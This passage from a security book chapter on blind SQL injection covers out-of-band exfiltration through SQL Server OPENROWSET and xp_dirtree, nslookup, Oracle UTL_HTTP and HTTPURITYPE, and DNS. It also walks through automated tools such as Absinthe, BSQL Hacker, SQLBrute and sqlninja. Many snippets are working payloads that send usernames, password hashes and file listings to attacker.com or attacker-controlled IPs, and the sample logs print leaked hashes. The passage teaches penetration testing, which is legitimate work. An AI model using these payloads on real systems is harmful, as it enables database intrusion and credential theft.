The first alternative channel is specific to Microsoft SQL Server and permits an attacker to create a connection from the victim's database to the attacker's database and carry query data over the connection. This is accomplished using the *OPENROWSET* command and can be an attacker's best friend where available. For this attack to work the victim database must be able to open a Transmission Control Protocol (TCP) connection to the attacker's database on the default port 1433; if egress filtering is in place at the victim or if the attacker is performing ingress filtering, the connection will fail. However, you can connect to a different port, simply by specifying the port number after the destination Internet Protocol (IP) address. This can be very useful when the remote database server can connect back to your machine on only a few specific ports.

OPENROWSET is used on SQL Server to perform a one-time connection to a remote OLE DB data source (e.g., another SQL server). One example legitimate usage is to retrieve data that resides on a remote database as an alternative to link the two databases, which is better suited to cases when the data exchange needs to be performed on a regular basis. A typical way to call *OPENROWSET* is as follows:

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;
   Address=10.0.2.2;uid=sa; pwd=password', 'SELECT review_author FROM reviews')
```

Here we connected to the SQL server at the address 10.0.2.2 as user *sa*, and we ran the query *SELECT review_author FROM reviews*, whose results are transferred back and visualized by the outermost query. User *sa* is a user of the database at address 10.0.2.2, and not of the database where *OPENROWSET* is executed. Also note that to successfully perform the query as user *sa*, we must successfully authenticate, providing its correct password.

You were introduced to *OPENROWSET* in Chapter 4, so let's concern ourselves mainly with its application to blind SQL injection. Although the example usage *retrieves* results from a foreign database with the *SELECT* statement, we can also use *OPENROWSET* to *transmit* data to a foreign database using an *INSERT* statement:

```
INSERT INTO OPENROWSET('SQLOLEDB','Network=DBMSOCN;
   Address=192.168.0.1;uid=foo; pwd=password', 'SELECT * FROM
   attacker_table') SELECT name FROM sysobjects WHERE xtype='U'
```

By executing this query, we will select the names of user tables on the local database, and append such rows into *attacker_table* which resides on the attacker's server at address 192.168.0.1. Of course, for the command to complete correctly, *attacker_table*'s columns must match the results of the local query, so the table would consist of a single *varchar* column.

Clearly this is a great example of an alternative channel; we can execute SQL that produces results and carries them in real time back to the attacker. Because the channel is not dependent at all on the page response, *OPENROWSET* is an ideal fit for blind SQL injection vulnerabilities. Tool authors have recognized this, and at least two public tools rely on *OPENROWSET* for exploitation: DataThief by Cesar Cerrudo and BobCat by nmonkee. The first is a proof-of-concept tool that demonstrates the power of *OPENROWSET* and the second is a tool that removes much of the complexity of executing *OPENROWSET* attacks through a GUI.

This technique is not limited to data. If you have administrative privileges and have reenabled the *xp_cmdshell* extended procedure (see Chapter 6 for more information on this topic), you can use the same attack to obtain the output of commands that have been executed at the operating system level. For instance, the following query would make the target database send the list of files and directories of C:\:

```
INSERT INTO OPENROWSET('SQLOLEDB',
   'Network=DBMSSOCN;Address=www.attacker.com:80; uid=sa; pwd=53kr3t',
   'SELECT * FROM table') EXEC master..xp_cmdshell 'dir C:\'
```

DNS Exfiltration

As the most well-known alternative channel, DNS has been used both as a marker to find SQL injection vulnerabilities and as a channel on which to carry data. The advantages of DNS are numerous:

- Where networks have only ingress but no egress filtering, the database can issue DNS requests directly to the attacker.
- DNS uses User Datagram Protocol (UDP), a protocol that has no state requirements, so you can "fire and forget." If no response is received for a lookup request issued by the database, at worst a non-fatal error condition occurs.
- The design of DNS hierarchies means that the vulnerable database does not have to be able to send a packet directly to the attacker. Intermediate DNS servers will mostly be able to carry the traffic on the database's behalf.
- When performing a lookup, the database will, by default, rely on the DNS server that is configured into the operating system, which is normally a key part of basic system setup. Thus, in all but the most restricted networks, a database can issue DNS lookups that will exit the victim's network.

The drawback of DNS is that the attacker must have access to a DNS server that is registered as authoritative for some zone ("attacker.com" in our examples), where he can monitor each lookup performed against the server. Typically this is performed either by monitoring query logs or by running tcpdump.

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SQL Server and Oracle both have the ability to directly or indirectly cause a DNS request to be made. Under Oracle, this is possible with the UTL_INADDR package, which has an explicit *GET_HOST_ADDRESS* function to look up forward entries and a *GET_HOST_NAME* function to look up reverse entries:

```
UTL_INADDR.GET_HOST_ADDRESS('www.victim.com') returns 192.168.0.1
UTL_INADDR.GET_HOST_NAME('192.168.0.1') returns www.victim.com
```

These are more useful than the previously covered *DBMS_LOCK.SLEEP* function, because the DNS functions do not require PL/SQL blocks; thus, you can insert them into subqueries or predicates. The next example shows how you can extract the database login via an insertion into a predicate:

```
SELECT * FROM reviews WHERE
   review_author=UTL_INADDR.GET_HOST_ADDRESS((SELECT USER FROM
   DUAL)||'.attacker.com')
```

SQL Server does not support such an explicit lookup mechanism, but it is possible to indirectly initiate DNS requests through certain stored procedures. For example, you could execute the *nslookup* command through the *xp_cmdshell* procedure (available only to the administrative user, and in SQL Server 2005 and later disabled by default):

```
EXEC master..xp_cmdshell 'nslookup www.attacker.com'
```

The advantage of using *nslookup* is that the attacker can specify his own DNS server to which the request should be sent directly. If the attacker's DNS server is publicly available at 192.168.1.1, the SQL snippet to directly look up DNS requests is as follows:

```
EXEC master..xp_cmdshell 'nslookup www.attacker.com 192.168.1.1'
```

You can tie this into a little shell script, as follows, to extract directory contents:

```
EXEC master..xp_cmdshell 'for /F "tokens=5" %i in (''dir c:\'') do nslookup
   %i.attacker.com'
```

The preceding code produces the following lookups:

has.attacker.com.victim.com.
has.attacker.com.
6452-9876.attacker.com.victim.com.
6452-9876.attacker.com.
AUTOEXEC.BAT.attacker.com.victim.com.
AUTOEXEC.BAT.attacker.com.
comment.doc.attacker.com.victim.com.
comment.doc.attacker.com.
wmpub.attacker.com.victim.com.
wmpub.attacker.com.

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free.attacker.com.victim.com.

free.attacker.com.

Clearly the exploit had problems; you do not receive all output from the "dir" command, as only the fifth space-delimited token is returned from each line, and this method cannot handle file or directory names that have spaces or other disallowed domain name characters. The observant reader would also have noticed that each filename is queried twice and the first query is always against the domain victim.com.

NOTE

This is the default search domain for the database machines. You can prevent lookups on the default domain by appending a period (.) to the name that is passed to *nslookup*.

Other stored procedures will cause an SQL server to look up a DNS name, and they rely on the support built into Windows for network Universal Naming Convention (UNC) paths. Many Windows file-handling routines can access resources on UNC shares, and when attempting to connect to a UNC path the operating system must first look up the IP address. For instance, if the UNC path supplied to some file-handling function is \\poke.attacker.com\blah, the operating system will first perform a DNS lookup on poke.attacker.com. By monitoring the server that is authoritative for the attacker.com zone, the attacker can ascertain whether the exploit was successful. The procedures are specific to SQL Server versions:

- *xp_getfiledetails* (SQL Server 2000; requires a path to a file)
- *xp_fileexist* (SQL Server 2000, 2005, and 2008; requires a path to a file)
- *xp_dirtree* (SQL Server 2000, 2005, and 2008; requires a folder path)

For instance, to extract the database login via DNS, you could use:

```
DECLARE @a CHAR(128);SET @a='\\'+SYSTEM_USER+'.attacker.com.';
   EXEC master..xp_dirtree @a
```

The preceding snippet used an intermediate variable to store the path, because string concatenation is not permitted in the procedure's argument list. The SQL indirectly caused a DNS lookup for the host name sa.attacker.com. indicating that the administrative login was used.

As I pointed out when performing DNS lookups through *xp_cmdshell*, the presence of illegal characters in a path will cause the resolver stub to fail without attempting a lookup, as will a UNC path that is more than 128 characters long. It is safer to first convert data you

wish to retrieve into a format that is cleanly handled by DNS, and one method for doing this is to convert the data into a hexadecimal representation. SQL Server contains a function called *FN_VARBINTOHEXSTR( )* that takes as its sole argument a parameter of type *VARBINARY* and returns a hexadecimal representation of the data. For example:

```
SELECT master.dbo.fn_varbintohexstr(CAST(SYSTEM_USER as VARBINARY))
```

produces

```
0x73006100
```

which is the UTF-16 form of *sa*.

The next problem is that of path lengths. Because the length of data is likely to exceed 128 characters, you run the risk of either queries failing due to excessively long paths or, if you take only the first 128 characters from each row, missing out on data. By increasing the complexity of the exploit, you can retrieve specific blocks of data using a *SUBSTRING( )* call. The following example performs a lookup on the first 26 bytes from the first *review_body* column in the *reviews* table:

```
DECLARE @a CHAR(128);
SELECT @a='\\'+master.dbo.fn_varbintohexstr(CAST(SUBSTRING((SELECT TOP 1
   CAST(review_body AS CHAR(255)) FROM reviews),1,26) AS
   VARBINARY(255)))+'.attacker.com.';
EXEC master..xp_dirtree @a;
```

The preceding code produced *"0x4d6f7669657320696e20746869732067656e7265206f667465.attacker.com."* or *"Movies in this genre ofte"*.

Path length is unfortunately not the last complexity that we face. Although UNC paths can be at most 128 characters, this includes the prefix \\, the domain name that is appended, as well as any periods used to separate labels in the path. Labels are strings in a path that are separated by periods, so the path blah.attacker.com has three labels, namely "blah", "attacker", and "com". It is illegal to have a single 128-byte label because labels can have at most 63 characters. To format the pathname such that it fulfills the label length requirements, a little more SQL is required to massage the data into the correct form. A small detail that can get in the way when using DNS is that intermediate resolvers can cache results which prevent lookups from reaching the attacker's DNS server. You can bypass this by including some random-looking value in the lookup so that subsequent lookups are not identical; current time is one option, as is the row number or a true random value.

Finally, enabling the extraction of multiple rows of data requires wrapping all of the aforementioned refinements in a loop that extracts rows one by one from a target table, breaks the data into small chunks, converts the chunks into hexadecimal, inserts periods every 63 characters in the converted chunk, prepends \\ and appends the attacker's domain name, and executes a stored procedure that indirectly causes a lookup.

The challenge of extracting all data (regardless of length or type) through DNS is tricky and solvable on an SQL Server database mainly due to T-SQL, which provides loops, conditional branching, local variables, and so on. Even though Oracle has explicit DNS functions, its more serious limitations from an attacker's point of view (lack of PL/SQL injection in SQL) prevent the exploitation seen on SQL Server.

Tools & Traps…

Zoning Out

In the examples covered here, we've assumed that the attacker controls the zone attacker.com and has full access to the authoritative server for that zone. However, when using DNS as an exfiltration channel on a regular basis for assessments or other work, using your zone's authoritative DNS server as the staging ground for the attack seems brash. Apart from the fact that this requires granting all colleagues unfettered access to the server, it is also not flexible. We advocate creating at least one subdomain that has an *NS* record pointing to the machine which you grant full access to all colleagues. You could even create a subdomain per colleague with the *NS* pointing to a machine controlled by that colleague. Here is a quick run-through on how you can add a subdomain to the zone attacker.com in *BIND*. In the zone file for the domain attacker.com add the following lines:

```
dnssucker.attacker.com.  NS  listen.attacker.com.
listen.attaker.com.  A  192.168.1.1
```

The first line contains the *NS* record and the second provides a glue record. On the machine listen.attacker.com, a DNS server is installed that is authoritative for the domain dnssucker.attacker.com.

Subsequent DNS exfiltration will use .dnssucker.attacker.com as a suffix.

E-mail Exfiltration

Both SQL Server and Oracle support sending e-mails from within the database, and e-mail presents an intriguing exfiltration channel. Quite similarly to DNS, e-mails sent using Simple Mail Transfer Protocol (SMTP) do not require a direct connection between the sender and recipient. Rather, an intermediate network of mail transfer agents (MTAs), essentially e-mail servers, carries the e-mail on the sender's behalf. The only requirement is that there exists a route from the sender to the receiver and this indirect approach is a useful channel for blind

SQL injection where other, more convenient channels are not possible. A limitation of the approach is its asynchronous nature; an exploit is sent and the e-mail could take awhile to arrive. Hence, there are no tools that the authors are aware of that support SMTP as a channel for blind SQL injection.

Chapter 4 contains an in-depth discussion on how you might set up and use e-mail facilities within SQL Server and Oracle.

HTTP Exfiltration

The final exfiltration channel examined here is HTTP, which is available in databases that provide functionality for querying external Web servers and is useable in installations where the database machine has network-layer permission to access Web resources controlled by the attacker. SQL Server and MySQL do not have default mechanisms for constructing HTTP requests, but you could get there with custom extensions. Oracle, on the other hand, has an explicit function and object type by which HTTP requests can be made, provided by the UTL_HTTP or HTTPURITYPE package. The function and the object type are useful as they can be used in regular SQL queries, so a PL/SQL block is not required. Both methods are granted to *PUBLIC*, so any database user can execute them. HTTPURITYPE is not mentioned in most Oracle hardening guides and is normally not removed from *PUBLIC*. HTTP requests are as powerful as *UNION SELECT*s.

Usage of the functions/object types is as follows:

```
UTL_HTTP.REQUEST('www.attacker.com/')
HTTPURITYPE('www.attacker.com/').getclob
```

You can combine this with a blind SQL injection vulnerability to form exploits that combine the data you wish to extract with a request to a Web server you control using string concatenation:

```
SELECT * FROM reviews WHERE
   review_author=UTL_HTTP.REQUEST('www.attacker.com/'||USER)
```

After reviewing the request logs on the Web server, we find the log entry containing the database login (underlined):

```
192.168.1.10 - - [13/Jan/2009:08:38:04 -0600] "GET /SQLI HTTP/1.1" 404 284
```

This Oracle function has two interesting characteristics: As part of the request, a host name must be converted into an IP address implying a second method to cause DNS requests to be issued where DNS is the exfiltration channel, and the *UTL_HTTP.REQUEST* function supports HTTPS requests which could aid in hiding outgoing Web traffic. The role of UTL_HTTP/HTTPURITYPE is often underestimated. It is possible to download an entire table with this function by using the proper SQL statement. Depending on the position of injection in the query it is possible that the following approach works:

```
SELECT * FROM unknowntable
UNION SELECT NULL, NULL, NULL FROM
   LENGTH(UTL_HTTP.REQUEST('www.attacker.com/'||username||chr(61)||
      password))
```

Here all usernames and passwords are sent to the attacker's access log. This channel can also be used for the split and balance technique (where the original parameter's value was *aa*):

For Oracle 11g only

```
'a'||CHR(UTL_HTTP.REQUEST('www.attacker.com/'||(SELECT sys.stragg (DISTINCT
   username||chr(61)||password||chr(59)) FROM dba_users)))||'a
```

The preceding code produces the following log entry:

```
192.168.2.165 - - [14/Jan/2009:21:34:38 +0100] "GET /SYS=
   AD24A888FC3B1BE7;SYSTEM= BD3D49AD69E3FA34;DBSNMP=
E066D214D5421CCC;IBO=7A0F2B316C212D67;OUTLN=4A3BA55E08595C81;WMSYS=7C
   9BA362F8314299;ORDSYS=7C9BA362F8314299;ORDPLUGINS=88A2B2C183431F00
   HTTP/1.1" 404 2336
```

For Oracle 9i Rel. 2 and higher + XMLB

```
'a'||CHR(UTL_HTTP.REQUEST('attacker.com/'||(SELECT
   xmltransform(sys_xmlagg(sys_xmlgen(username)),xmltype('<?xml
   version="1.0"?>
   <xsl:stylesheet version="1.0"
   xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
   <xsl:template match="/"><xsl:for-each
   select="/ROWSET/USERNAME"><xsl:value-of select="text()"/>;
   </xsl:for-each></xsl:template></xsl:stylesheet>')).getstringval()
   listagg from all_users)))||'a
```

The preceding code produces the following log entry:

```
192.168.2.165 - - [14/Jan/2009:22:33:48 +0100] "GET
   /SYS;SYSTEM;DBSNMP;IBO;OUTLN;WMSYS;ORDSYS;ORDPLUGINS HTTP/1.1" 404
   936
```

Using URIHTTPTYPE

```
… UNION SELECT null,null,LENGTH(HTTPURITYPE('http://attacker/'||username||
   '='||password).Ggetclob FROM sys.user$ WHERE type#=0 AND
   LENGTH(password)=16)
```

The web server access.log file will contain all usernames and passwords from the database.

Lastly, we can try injection in an *ORDER BY* clause, which is sometimes a little bit more complicated because the Oracle optimizer ignores sort orders if the result is known or if only one column is present in the query:

```
SELECT banner FROM v$version ORDER BY LENGTH((SELECT COUNT(1) FROM
   dba_users WHERE
   UTL_HTTP.REQUEST('www.attacker.com/'||username||'='||password) IS NOT
   null));
```

The preceding code produces the following log entry:

```
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /SYS=AD24A888FC3B1BE7
   HTTP/1.1" 404 336
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /SYSTEM=BD3D49AD69E3FA34
   HTTP/1.1" 404 339
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /DBSNMP=E066D214D5421CCC
   HTTP/1.1" 404 339
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /IBO=7A0F2B316C212D67
   HTTP/1.1" 404 337
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /OUTLN=4A3BA55E08595C81
   HTTP/1.1" 404 338
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /WMSYS=7C9BA362F8314299
   HTTP/1.1" 404 338
192.168.2.165 - - [15/Jan/2009:22:44:28 +0100] "GET /ORDSYS=7EFA02EC7EA6B86F
   HTTP/1.1" 404 339
192.168.2.165 - - [15/Jan/2009:22:44:29 +0100] "GET /ORDPLUGINS=88A2B2C183431F00
   HTTP/1.1" 404 343
```

Automating Blind SQL Injection Exploitation

The techniques we've discussed in this chapter regarding blind SQL injection enable the extraction and retrieval of database contents in a highly automated manner using either inference techniques or alternative channels. A number of tools are available to help an attacker exploit blind SQL injection vulnerabilities. We'll discuss five popular tools in the following subsections.

Absinthe

The Absinthe GPL tool (previously known as SQLSqueal) was one of the first automated inference tools in widespread use and is thus a good starting point for examining automated blind SQL injection exploitation.

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
- URL: www.0x90.org/releases/absinthe/
- Requirements: Windows/Linux/Mac (.NET Framework or Mono)
- Scenario: Generic error page, controlled output
- Supported databases: Oracle, PostgreSQL, SQL Server, and Sybase
- Methods: Inference response-based binary search; classic errors

Absinthe provides a handy GUI that enables an attacker to extract the full contents of a database; in addition, it contains enough configuration options to satisfy most injection scenarios and can utilize both classic error methods and response-based inference methods for data extraction. The response string that differentiates between two inference states must be easy for Absinthe to identify. One drawback to the tool is that the user cannot provide a customized signature for *TRUE* or *FALSE* states. Instead, the tool attempts to perform a *diff* on a *TRUE* and *FALSE* request, and this causes the tool to fail in cases where the page includes other data not influenced by the inference question. One example is in search pages that echo the search string back in the response. If two separate but equivalent inference exploits are provided, the two responses will each contain a unique search string rendering the *diff* meaningless. There is a tolerance you can fiddle with, but this is not as efficient as providing signatures.

Figure 5.11 shows the main Absinthe screen. First, you select the injection type, either **Blind Injection** or **Error Based**, and then choose the database from a list of supported plug-ins. Enter the **Target URL** along with whether the request is formatted as a *POST* or a *GET*. Finally, enter in the **Name** textbox each parameter that should be contained in the request, along with a **Default Value**. If the parameter is susceptible to SQL injection, select the **Injectable Parameter** check box; also, select the **Treat Value as String** check box if the parameter is of type *string* in the SQL query. Do not forget to add in all parameters needed for the vulnerable page to process the request; this includes hidden fields such as *__VIEWSTATE* on .NET pages.

Once the configuration is complete, click **Initialize Injection**. This sends a bunch of test requests to determine the response difference on which the inference will be based. If no errors are reported, click the **DB Schema** tab, which displays two active buttons: **Retrieve Username** and **Load Table Info**. The first button will retrieve and display the database login used by the vulnerable page and the second button will retrieve a list of user-defined tables from the current database. Once table information has been loaded, click a table name in the tree view of database objects and then click **Load Field Info**, which will retrieve a list of all column names in the selected table. As soon as that has completed, click the **Download Records** tab, provide an output filename in the **Filename** textbox, select the columns you wish to retrieve by clicking the column name and then clicking **Add**, and finally click **Download Fields to XML**. This will dump the selected columns to the output file, producing an XML document containing all rows from the selected columns in the target table.

Figure 5.11 Absinthe v1.4.1 Configuration Tab



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BSQL Hacker

BSQL Hacker utilizes a number of inference techniques to enable the attacker to extract database contents, and is experimental in many of the approaches it implements. Although it is still in beta, there are numerous nifty features that bear exploration.

- URL: http://labs.portcullis.co.uk/application/bsql-hacker/
- Requirements: Windows (.NET Framework)
- Scenarios: Generic error page, controlled output; generic error page, uncontrolled output; completely blind, no errors
- Supported databases: Access, MySQL, Oracle, and SQL Server
- Methods: Inference time-based modified binary search; inference response-based modified binary search; classic errors

BSQL Hacker is a graphical GPL tool designed to make exploitation of blind SQL injection vulnerabilities trivial by separating attack templates from the injection strings required to extract particular items from the database. It comes with templates for different types of blind SQL injection attacks against three databases and also stores exploits to extract interesting data from the databases. The tool is designed to be used by novices and experts alike; for the former an Injection Wizard is provided that attempts to figure out all the details of a vulnerability, and for the latter full control over the exploit string is provided.

At the time of this writing, BSQL Hacker is still in beta and is not completely stable. The Injection Wizard did not correctly derive a working exploit in most scenarios I tested and the Automated Injection mode did not work for Oracle or MySQL, and worked only partially for SQL Server. Given the vicarious nature of real-world vulnerabilities the tool makes a decent effort to help the attacker out; however, sometimes exploitation is achievable only with human insight. Other minor nuisances include memory bloat and a crowded interface that has interdependent options in different locations, but all in all the tool does support a large number of attack techniques against three popular databases, and its multithreaded model speeds up injection attacks.

After loading the tool, click **File | Load** which brings up a file selection dialog containing a list of template files for various databases. Each file contains a template for a specific technique; for example, Template-Blind-ORACLE is used for a blind attack against an Oracle database. Select the file matching your database; if a second dialog is loaded enter the full URL of the vulnerable site, including *GET* parameters, and click **OK**.

The **Target URL** textbox on the **Dashboard** tab will be populated with the attack template that was loaded from the file. Edit the **Target URL** such that the attack template fits the vulnerable page. For instance, when loading the Blind-Oracle template, the **Target URL** textbox contains the following URL:

```
http://www.example.com/example.php?id=100 AND
   NVL(ASCII(SUBSTR(({INJECTION}),{POSITION},1)),0){OPERATION}{CHAR}--
```

Any strings within {} are "magic variables" that BSQL Hacker replaces at runtime. For the most part, we can leave these alone; instead, we will change the URL from www.example.com to the vulnerable site along with the *GET* parameters (for *POST* requests,


use the same request string, except place the parameters and their values in the *Post Data* table on the **Request & Injection** tab):

```
http://www.victim.com/ora-nondba-exception.jsp?txt_search=MadBob' AND
   NVL(ASCII(SUBSTR((SELECT user from
   dual),{POSITION},1)),0){OPERATION}{CHAR}--
```

Notice that we replaced {INJECTION} with "select user from dual" in addition to the other changes; the Oracle injection template was flawed, so it was possible to issue only specific queries.

Once the URL is configured, select **Oracle** from the drop-down list in the toolbar (Figure 5.12). If the inference method is not response-based, you can perform further configuration on the **Detection** tab. Otherwise, BSQL Hacker will attempt to determine the difference in responses automatically. This automated detection suffers from the same limitation as Absinthe, but BSQL Hacker will also accept user-supplied signatures, unlike Absinthe.

Figure 5.12 Selecting the BSQL Hacker Database Plug-in



Now that you have performed all of the necessary configurations, it is time to verify the settings. Click **Test Injection** and a dialog should display an "Injection succeed." message. If it doesn't, verify that the correct database is selected in the drop-down list and ensure that the exploit string correctly completes the original SQL query. You can review requests and responses in the **Request History** pane.

Assuming all settings are correct, deselect the **Automated Attacks** button as these attack strings are flawed; in any case, you are just interested in the database login. Finally, click the **Start** button, which will execute the attack and print the extracted data into the **Status** pane of the **Dashboard**, as shown in Figure 5.13. Although BSQL Hacker attempts to extract database schemas and contents automagically, this feature was lacking reliability and the tool seems best suited for specific queries.

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
Figure 5.13 Extracting Database Login Using BSQL Hacker



SQLBrute

Attackers who are comfortable with the fundamentals behind inference attacks use the SQLBrute command-line tool due to its lightweight nature and straightforward syntax.

- URL: www.gdssecurity.com/l/t.php
- Requirements: Python (Windows/Linux/Mac)
- Scenarios: Generic error page, controlled output; generic error page, uncontrolled output; completely blind, no errors
- Supported databases: Oracle and SQL Server
- Methods: Inference time-based binary search; inference response-based modified binary search

SQLBrute relies only on a Python interpreter, and at 31 KB it is tiny compared to the other tools examined. This makes it ideal for focused injection scenarios or where file size is important, and its thread support boosts speed. A drawback is that it uses a fixed alphabet from which inference tests are drawn; if a byte in the data is not contained within the alphabet it cannot be retrieved, which limits the tool to text-based data.

To run the tool, you will need the full path to the vulnerable page along with any data that must be submitted (either *GET* or *POST* parameters). If you're using the response-based mode, you must supply a regular expression in the *--error* argument that indicates when the inference question returns *false*; otherwise, the timing-based mode is available. In the example depicted in Figure 5.14, SQLBrute has been run in response-based mode against a vulnerable SQL server, and two table names have been extracted from the database. Based on our exploration, we know that when an inference question returns *FALSE*, the page contains "Review count :0", but this could also be a regular expression instead of a fixed string if needed. After execution commences, the tool performs a little bit of fingerprinting and starts to extract data and print it to the screen.

SQLBrute is best suited to experienced users who favor simplicity and unobfuscated operation.

Figure 5.14 Running SQLBrute

```
shell
$ ./sqlbrute.py --error 'Review count :0' --database sqli_sql05 --data "__VIE
WSTATE=dDwxODMyOTEyMjg1Ozs%2BUdjLtq4BdDRqTGkwQJWIriqi26k%3D&txt_search=MadBob
'" 'http://196.31.150.73/sql05-nonsa-error.aspx'
Database type: sqlserver
Table:
Columns:
Enumeration mode: table
Threads: 5
Testing the application to ensure your options work

OR doesn't appear to work - trying AND
Exploit and parameters appear to work

This program will currently exit 60 seconds after the last response comes in.
Found: reviews
Found: dtproperties
```

Sqlninja

Without going through the rest of this tool's prodigious capabilities, sqlninja does support command execution using DNS as a return channel on SQL Server installations, and we'll concentrate on that feature.

- URL: http://sqlninja.sourceforge.net/
- Requirements: Perl, plus a number of number of Perl modules (Linux)
- Scenarios: Generic error page, controlled output; generic error page, uncontrolled output; completely blind, no errors
- Supported database: SQL Server
- Methods: Inference time-based binary search; alternative channel = DNS

Although we already covered sqlninja in Chapter 4, we did not cover the alternative DNS channel. The user implements the channel by first uploading an executable helper program onto the vulnerable database's operating system. Once that's in place, he calls the helper application using *xp_cmdshell*, passes it a domain name (e.g., blah.attacker.com for which the attacker's IP address is an authoritative DNS server), and provides it with a command to execute. The helper executes the command, captures the output, and initiates DNS

lookups by prefixing the supplied domain with the output. These DNS queries will arrive at the attacker's address and are decoded by sqlninja and displayed. Sqlninja includes a stand-alone DNS server component which answers queries for the purposes of eliminating timeouts. Figure 5.15 shows an instance of sqlninja that was used to retrieve the account under which SQL Server was running using the *whoami* command. Because sqlninja relies on both *xp_cmdshell* and file creation, privileged database access is a must.

Figure 5.15 Executing sqlninja to Extract a Username via DNS

```
shell
$./sqlninja -m d
Sqlninja rel. 0.2.3-r1
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file................
[+] Target is: www.victim.com
[+] Starting dnstunnel mode...
[+] Use "exit" to be dropped back to your shell.
dnstunnel> whoami
w2k3-s4p5\administrator
```

Squeeza

The final tool examined for automating blind SQL injection exploitation, squeeza is a command-line tool that supports multiple methods for extracting information from SQL Server databases, with particular emphasis placed on the DNS channel where a reliability layer is added.

- URL: www.sensepost.com/research/squeeza
- Requirements: Ruby, tcpdump for DNS channel (Linux/Mac), authoritative DNS server for any domain
